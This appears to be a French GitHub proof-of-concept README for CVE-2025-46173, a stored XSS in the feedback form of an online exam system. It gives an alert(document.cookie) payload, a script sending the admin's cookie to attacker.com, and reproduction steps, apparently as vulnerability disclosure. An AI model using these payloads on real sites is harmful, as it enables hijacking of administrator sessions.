 pruthuraut/cve-2025-46173
PoC pour CVE-2025-46173

CVE-2025-46173 est une vulnérabilité Cross-Site Scripting (XSS) stocké découverte dans le système Online Exam Mastering System 1.0 par code-projects. La vulnérabilité se trouve dans le composant feedback.php où la saisie utilisateur dans le champ nom n'est pas correctement nettoyée, permettant à un acteur malveillant d'injecter du JavaScript arbitraire. Lorsqu'un administrateur consulte ce feedback dans le tableau de bord admin (dash.php), la charge utile est exécutée dans le navigateur de l'administrateur, entraînant un détournement de session et une éventuelle escalade de privilèges.
| - | - |
| Type de vulnérabilité : | Cross-Site Scripting stocké (XSS) |
| CVE-ID : | CVE-2025-46173 |
| Fournisseur : | code-projects |
| Produit : | Online Exam Mastering System |
| Version affectée : | 1.0 |
| Composant : | feedback.php, dash.php |
| Vecteur d'attaque : | À distance |
| Impact : | Escalade de privilèges, Détournement de session |

Un utilisateur soumet la charge utile suivante dans le champ Nom du formulaire de feedback :
<script>alert(document.cookie)</script>
Lorsque l'administrateur consulte ultérieurement le feedback soumis dans dash.php, la charge utile s'exécute :

Le cookie de session de l'administrateur est exposé via document.cookie, qui peut être exfiltré :
<script>
  fetch("http://attacker.com/steal?cookie=" + document.cookie);
</script>
Clonez ou installez la version vulnérable depuis code-projects.
Accédez à localhost/exam/feedback.php.
Remplissez le champ « Nom » avec :
<script>alert(document.cookie)</script>
Soumettez le formulaire.
Connectez-vous en tant qu'administrateur et visitez dash.php?q=3 pour voir le feedback.
Le script s'exécutera dans le contexte de l'administrateur.
&, <, >, ").htmlspecialchars() de PHP ou une combinaison de validation frontend et de nettoyage backend.Pruthu Raut LinkedIn | TryHackMe Top 2% | GitHub
Les captures d'écran sont à des fins éducatives uniquement. Tous les tests ont été effectués dans un environnement local.
Cliquez ici pour regarder la vidéo de démonstration
Ces informations sont fournies à des fins éducatives et de recherche uniquement. Ne les utilisez pas sur des systèmes que vous ne possédez pas ou pour lesquels vous n'avez pas l'autorisation explicite de tester.
